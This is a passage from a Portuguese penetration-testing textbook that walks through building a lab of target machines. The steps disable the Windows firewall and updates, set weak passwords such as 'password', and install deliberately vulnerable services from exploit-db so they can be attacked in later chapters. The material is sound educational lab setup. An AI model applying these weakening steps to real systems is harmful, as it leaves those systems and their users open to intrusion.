Agora abra o Control Panel (Painel de controle) a partir no menu **Start** (Iniciar) do Windows. Clique em **Security Center** ▸ **Windows Firewall** (Central de segurança ▸ Firewall do Windows) para desativar o firewall do Windows, como mostrado na figura 1.33.

Figura 1.33 – Desativando o firewall do Windows.

Configurando as senhas dos usuários

Novamente no **Control Panel** (Painel de controle), acesse **User Accounts** (Contas de usuário). Clique no usuário **georgia** e selecione **Create a password** (Criar uma senha). Configure a senha de *georgia* para **`password`**, como mostrado na figura 1.34. Faça o mesmo para o usuário *secret*, porém defina a senha desse usuário como **`Password123`**.

Figura 1.34 – Configurando a senha de um usuário.

Configurando um endereço IP estático

A seguir, defina um endereço IP estático para que suas informações de rede não se alterem à medida que você trabalhar neste livro. Entretanto, inicialmente, devemos descobrir o endereço de nosso gateway default.

Certifique-se de que o seu sistema Windows XP esteja configurado para usar uma rede com bridge no VMware. Por padrão, sua máquina virtual irá obter automaticamente um endereço IP usando o DHCP.

Para descobrir o gateway default, abra um prompt de comandos do Windows acessando **Start ▸ Run** (Iniciar ▸ Executar), digite **cmd** e clique em **OK**. No prompt de comandos, digite **ipconfig**. Isso fará as informações de rede serem apresentadas, incluindo o gateway default.

```
C:\Documents and Settings\georgia>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : XXXXXXXX
        IP Address. . . . . . . . . . . . : 192.168.20.10
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.20.1

C:\Documents and Settings\georgia>
```

No meu caso, o endereço IP é 192.168.20.10, a máscara de sub-rede é 255.255.255.0 e o gateway default é 192.168.20.1.

1. No Control Panel (Painel de controle), acesse **Network and Internet Connections** (Conexões de rede e de Internet) e clique em **Network Connections** (Conexões de rede) na parte inferior da tela.
2. Clique com o botão direito do mouse em **Local Area Connection** (Conexão local) e selecione **Properties** (Propriedades).
3. Selecione **Internet Protocol (TCP/IP)** e selecione **Properties** (Propriedades). Agora digite um endereço IP estático e defina a máscara de sub-rede e o gateway default para que estejam de acordo com os dados descobertos por meio do comando `ipconfig`, como mostrado na figura 1.35. Defina Preferred DNS server (Servidor DNS de preferência) com o seu gateway default também.

Agora é hora de verificar se nossas máquinas virtuais podem se comunicar. Depois que você tiver certeza de que as configurações estão corretas, retorne à máquina virtual Kali (inicie-a, caso você a tenha desligado) e digite **ping <*endereço IP estático de sua máquina virtual Windows XP*>**, como mostrado aqui.




Figura 1.35 – Configurando um endereço IP estático.

NOTA O meu endereço IP é 192.168.20.10. Ao longo do livro, você deverá substituir esse valor pelo endereço IP de seus sistemas.

```
root@kali:~# ping 192.168.20.10
PING 192.168.20.10 (192.168.20.10) 56(84) bytes of data.
64 bytes from 192.168.20.10: icmp_req=1 ttl=128 time=3.06 ms
^C
```

Tecle **Ctrl-C** para interromper o comando `ping`. Se você vir uma saída que comece com `64 bytes from <endereço ip do XP>`, como mostrado anteriormente, suas máquinas virtuais poderão se comunicar. Parabéns! Você configurou uma rede de máquinas virtuais.

Se, em vez disso, você vir uma mensagem que inclua o texto `Destination Host Unreachable` (Host destino inacessível), verifique se há problemas em sua rede: certifique-se de que suas máquinas virtuais estão na mesma rede virtual com bridge, verifique se o seu gateway default está correto e assim por diante.

Fazendo o XP atuar como se fosse membro de um domínio Windows

Por fim, devemos modificar uma configuração do Windows XP para que ele se comporte como se fosse membro de um domínio Windows, como ocorrerá com muitos de seus clientes. Não farei você configurar todo um domínio Windows aqui, porém, durante a fase de pós-exploração de falhas, alguns exercícios simularão um ambiente de domínio. Volte para a sua máquina virtual XP e siga os passos a seguir:

1. Selecione **Start ▸ Run** (Iniciar ▸ Executar) e digite **`secpol.msc`** para abrir o painel **Local Security Settings** (Configurações locais de segurança).
2. Expanda **Local Policies** (Políticas locais) à esquerda e dê um clique duplo em **Security Options** (Opções de segurança) à direita.
3. Na lista **Policy** (Políticas) no painel à direita, dê um clique duplo em **Network access: Sharing and security model for local accounts** (Acesso à rede: modelo de compartilhamento e de segurança para contas locais) e selecione **Classic – local users authenticate as themselves** (Clássico – usuários locais se autenticam como eles mesmos) na lista suspensa, como mostrado na figura 1.36.




Figura 1.36 – Alterando uma configuração local de segurança para que seu alvo atue como membro de um domínio Windows.

4. Clique em **Apply** (Aplicar) e, em seguida, em **`OK`**.
5. Feche qualquer janela que estiver aberta em sua máquina virtual.

Instalando softwares vulneráveis

Nesta seção, instalaremos alguns softwares vulneráveis em sua máquina virtual Windows XP. Atacaremos esses softwares em capítulos posteriores. Abra a sua máquina virtual Windows XP e, enquanto continua logado com o usuário *georgia*, siga as instruções para instalar cada um dos pacotes listados aqui:

Zervit 0.4

Faça download do Zervit versão 0.4 a partir de *http://www.exploit-db.com/exploits/12582/*. (Clique na opção Vulnerable App para fazer o download dos arquivos.) Descompacte o arquivo baixado e dê um clique duplo no programa Zervit para abri-lo e executá-lo. Em seguida, digite o número de porta 3232 no console quando o software iniciar. Responda `Y` para permitir a listagem de diretórios, como mostrado na figura 1.37. O Zervit não será reiniciado automaticamente quando você fizer o boot do Windows XP novamente, portanto será necessário reiniciá-lo caso isso ocorra.

Figura 1.37 – Iniciando o Zervit 0.4.

SLMail 5.5

Faça o download e execute o SLMail versão 5.5 a partir de *http://www.exploit-db.com/exploits/638/*, usando as opções default quando solicitado. Basta clicar em **Next** (Próximo) para todas as opções, sem alterar nada. Se você vir um aviso sobre um nome de domínio, basta ignorá-lo e clicar em **OK**. Não precisamos realmente enviar nenhum email nesse caso.

Depois que o SLMail estiver instalado, reinicie a sua máquina virtual. Em seguida, abra **Start ▸ All Programs ▸ SL Products ▸ SLMail ▸ SLMail Configuration** (Iniciar ▸ Todos os programas ▸ Produtos SL ▸ SLMail ▸ Configurações do SLMail). Na aba **Users** (Usuários) default, clique com o botão direito do mouse na janela **SLMail Configuration** (Configurações do SLMail) e selecione **New ▸ User** (Novo ▸ Usuário), como mostrado na figura 1.38.




Figura 1.38 – Adicionando um usuário ao SLMail.

Clique no ícone do usuário que acabou de ser criado, insira o nome do usuário **georgia** e preencha as informações para esse usuário, como mostrado na figura 1.39. O nome do mailbox deve ser *georgia*, com senha igual a *password*. Mantenha os valores default e clique em **OK** após terminar.




Figura 1.39 – Configurando as informações do usuário no SLMail.

3Com TFTP 2.0.1

Em seguida, faça o download de 3Com TFTP versão 2.0.1, que está na forma de um arquivo compactado, a partir de *http://www.exploit-db.com/exploits/3388/*. Extraia os arquivos e copie *3CTftpSvcCtrl* e *3CTftpSvc* para o diretório *C:\Windows*, como mostrado na figura 1.40.




Figura 1.40 – Copiando o 3Com TFTP para C:\Windows.

Em seguida, abra *3CTftpSvcCtrl* (o ícone *3* azul) e clique em **Install Service** (Instalar o serviço), conforme mostrado na figura 1.41.




Figura 1.41 – Instalando o 3Com TFTP.

Clique em **Start Service** (Iniciar o serviço) para iniciar o 3Com TFTP pela primeira vez. A partir de agora, ele será iniciado automaticamente quando você fizer o boot do computador. Clique em **Quit** para sair.

XAMPP 1.7.2

Agora iremos instalar uma versão mais antiga do software XAMPP, a versão 1.7.2, a partir de *http://www.oldapps.com/xampp.php?old_xampp=45/*. (A versão mais antiga do Internet Explorer no Windows XP parece ter alguns problemas para abrir essa página.) Se você tiver problemas, faça o download do software a partir de seu sistema host e copie-o para o desktop do Windows XP.

1. Execute o instalador e aceite as opções default conforme elas forem apresentadas a você. Quando a instalação estiver concluída, selecione a opção **1. start XAMPP Control Panel** (1. iniciar o Painel de controle do XAMPP), como mostrado na figura 1.42.




Figura 1.42 – Iniciando o XAMPP Control Panel (Painel de controle do XAMPP).

2. No XAMPP Control Panel, instale os serviços Apache, MySQL e FileZilla (marque a caixa de seleção **Svc** à esquerda do nome do serviço). Em seguida, clique no botão **Start** (Iniciar) de cada serviço. Sua tela deverá ter a aparência mostrada na figura 1.43.
3. Clique no botão **Admin** para o FileZilla no XAMPP Control Panel. O painel Admin está sendo mostrado na figura 1.44.
4. Acesse **Edit ▸ Users** (Editar ▸ Usuários) para abrir o diálogo **Users** (Usuários), mostrado na figura 1.45.




Figura 1.43 – Instalando e iniciando os serviços XAMPP.




Figura 1.44 – O painel Admin do FileZilla.

5. Clique no botão **Add** (Adicionar) à direita da caixa de diálogo.
6. Na caixa de diálogo Add User Account (Adicionar conta de usuário), digite **georgia** e clique em **OK**.
7. Com *georgia* selecionado, marque a caixa **Password** (Senha) em **Account Settings** (Configurações da conta) e digite **password**.




Figura 1.45 – Adicionando um usuário de FTP.

Clique em **OK**. Quando solicitado a compartilhar uma pasta, vá até a pasta *Documents* de *georgia* no Windows e selecione-a para compartilhá-la, conforme mostrado na figura 1.46. Deixe os valores default para todas as demais caixas de seleção, como mostrado na figura. Clique em **OK** após ter terminado e saia das várias janelas abertas.




Figura 1.46 – Compartilhando uma pasta por meio de FTP.

Adobe Acrobat Reader

Agora instalaremos a versão 8.1.2 do Adobe Acrobat Reader a partir de *http://www.oldapps.com/adobe_reader.php?old_adobe=17/*. Siga os prompts default para instalá-lo. Após ter concluído, clique em **Finish** (Finalizar). (Nesse caso, novamente, pode ser que seja necessário fazer o download do arquivo em seu sistema host e copiá-lo para o desktop do Windows XP.)

War-FTP

A seguir, faça o download e instale a versão 1.65 do War-FTP a partir de *http://www.exploit-db.com/exploits/3570/*. Faça o download do executável de *exploit-db.com* para o desktop de *georgia* e execute o arquivo baixado para efetuar a instalação. Não é necessário iniciar o serviço FTP; iremos ativá-lo quando discutirmos o desenvolvimento de exploits nos capítulos de 16 a 19.

WinSCP

Faça o download e instale a versão mais recente do WinSCP a partir de *http://winscp.net/*. Selecione a opção **Typical Installation** (Instalação típica). Você pode desmarcar a seleção dos add-ons adicionais. Após ter concluído, clique em **Finish** (Finalizar).

Instalando o Immunity Debugger e o Mona

Agora iremos concluir a configuração da máquina virtual Windows XP ao instalar um depurador, que é uma ferramenta para ajudar a detectar erros em programas de computador. Usaremos o depurador nos capítulos referentes ao desenvolvimento de exploits. Acesse a página de registro do Immunity Debugger em *http://debugger.immunityinc.com/ID_register.py*. Preencha a página de registro e, em seguida, clique no botão **Download**. Execute o instalador.

Ao ser interrogado se você deseja instalar o Python, clique em **Yes** (Sim). Aceite o acordo de licença e siga os prompts default de instalação. Ao fechar o instalador, a instalação do Python será executada automaticamente. Utilize os valores default na instalação.

Depois que o Immunity Debugger e o Python estiverem instalados, faça o download do *mona.py* a partir de *http://redmine.corelan.be/projects/mona/repository/raw/mona.py/*. Copie *mona.py* para *C:\Program Files\Immunity Inc\Immunity Debugger\PyCommands*, como mostrado na figura 1.47.




Figura 1.47 – Instalando o Mona.

Abra o Immunity Debugger e, no prompt de comandos na parte inferior da janela, digite **`!mona config -set workingfolder c:\logs\%p`**, como mostrado na figura 1.48. Esse comando diz ao mona para efetuar o log de sua saída em *C:\logs\<nome do programa>*, em que *<nome do programa>* corresponde ao programa que o Immunity Debugger estiver depurando no momento.




Figura 1.48 – Configurando os logs do Mona.

Agora o nosso alvo Windows XP está configurado e pronto para executar.

Instalando o alvo Ubuntu 8.10

Como o Linux tem código aberto, você pode simplesmente fazer o download da máquina virtual Linux como parte do torrent deste livro. Descompacte o arquivo 7-Zip *BookUbuntu.7zip* e utilize a senha *1stPentestBook?!* para abrir o arquivo. Abra o arquivo *.vmx* no VMware. Se você vir uma mensagem que informe que a máquina virtual parece estar em uso, clique em **Take Ownership** (Assumir a propriedade) e, como ocorreu no Kali, selecione **I copied it** (Eu a copiei). O nome do usuário e a senha da máquina virtual propriamente dita são *georgia:password*.

Depois que tiver a máquina virtual Ubuntu carregada, certifique-se de que a interface de rede esteja definida com Bridged no VMware e clique no ícone de rede (os dois computadores) na parte superior à direita da tela para conectar a máquina virtual à rede. Não instale nenhuma atualização, se você for solicitado a fazê-lo. Como ocorre no Windows XP, iremos explorar softwares desatualizados nesse sistema. Agora essa máquina virtual está totalmente instalada. (Mostrarei como definir um endereço IP estático no Linux no capítulo 2.)

Criando o alvo Windows 7

Como ocorreu no Windows XP, será necessário instalar uma cópia do Windows 7 SP1 no VMware ao carregar a sua imagem ou o DVD. Uma versão trial de 30 dias do Windows 7 Professional SP1 32 bits funcionará bem, porém será necessário ativá-la após 30 dias se quiser continuar a usá-la. Para encontrar uma versão oficial do Windows 7 SP1, tente uma das opções a seguir:

- Acesse *http://www.softpedia.com/get/System/OS-Enhancements/Windows-7.shtml*.
- Acesse *http://technet.microsoft.com/en-us/evalcenter/dn407368*.

NOTA Sua escola ou o seu local de trabalho podem ter acesso a programas como o DreamSpark ou o BizSpark que dão acesso aos sistemas operacionais Windows. Você também pode dar uma olhada em meu site (*http://www.bulbsecurity.com/) para obter mais recursos*.

Criando uma conta de usuário

Após ter instalado o Windows 7 Professional SP1, desative a opção para efetuar atualizações de segurança e crie o usuário *Georgia Weidman* como administrador, com uma senha igual a *password*, conforme mostrado nas figuras 1.49 e 1.50.

Figura 1.49 – Definindo um nome de usuário.




Figura 1.50 – Definindo uma senha para o usuário Georgia Weidman.

Novamente, desative as atualizações automáticas. Quando solicitado, defina o local corrente do computador para uma rede de trabalho. Após a instalação ter sido concluída, faça login com a conta *Georgia Weidman*. Deixe o **Windows Firewall** habilitado. O VMware fará a reinicialização do Windows 7 algumas vezes à medida que estiver instalando tudo.

Agora diga ao VMware para instalar o VMware Tools, como foi feito na seção sobre o Windows XP. Depois de ter instruído o VMware a instalar o VMware Tools na máquina virtual, se o instalador não for executado automaticamente, acesse **My Computer** (Meu computador) e execute o instalador do VMware Tools a partir do drive de DVD da máquina virtual, como mostrado na figura 1.51.

